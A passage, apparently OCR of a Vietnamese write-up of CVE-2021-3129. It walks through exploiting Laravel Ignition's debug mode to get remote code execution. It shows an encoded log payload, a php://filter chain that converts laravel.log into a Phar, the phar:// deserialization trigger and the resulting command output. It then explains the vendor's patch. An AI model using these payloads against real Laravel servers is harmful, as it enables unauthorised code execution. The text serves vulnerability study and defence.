


Log ghi nhận payload, vậy log có đủ 2 payload: đệm và payload thực thi

{ viewFile:
‘=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55=00=78=00=55=00=58=00=30=00=4E=00=50=00=54=00=56=00=42=00=4A=00=54=00=45=00=56=00=53=00=4B=00=43=00=6B=00=37=00=49=00=4’ }

- **Payload 4: Chuyển nội dung log trong file thành file Phar**

{ viewFile:
‘php://filter/write=convert.quoted-printable-decode|convert.iconv.utf-16le.utf-8|convert.base64-decode/resource=../storage/logs/laravel.log’ }




Chuyển nội dung thành công

Trong nội dung file log chỉ chứa đoạn payload PHP GGC sau khi được dịch.

- **Payload 5: Khai thác Phar Deserialize**


  { viewFile: ‘phar://../storage/logs/laravel.log/test.txt ‘ }



- **Exploit thành công, kết quả trả về thông tin của máy:**

uid=1000(piperpole),gid=1000(piperpole),groups=1000(piperpole),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),115(wireshark),116(bluetooth),129(scanner),136(kaboxer).

Cách patch của vendor:



Cách đơn giản là vendor không cài sẵn Ignition/Facade sau khi Install bản mới nhất, trong mục require không hề có trình báo lỗi đó.

Còn trong Ignition đã fix lại tính năng MakeVariavleOptionSolution bằng cách thêm một function lọc path **không cho phép dùng stream wrapper** như **php://filter** và bắt buộc path đuôi file phải chứa **.blade.php.**

Tham khảo:

1. https://www.php.net/manual/en/filters.convert.php#filters.convert

2. https://www.ambionics.io/blog/laravel-debug-rce

3. https://github.com/zhzyker/CVE-2021-3129?tab=readme-ov-file

4. https://viblo.asia/p/tim-hieu-ve-framwork-laravel-p1-amoG8191vz8P

5. https://hackmd.io/@chuong/insecure-deserialization-trong-php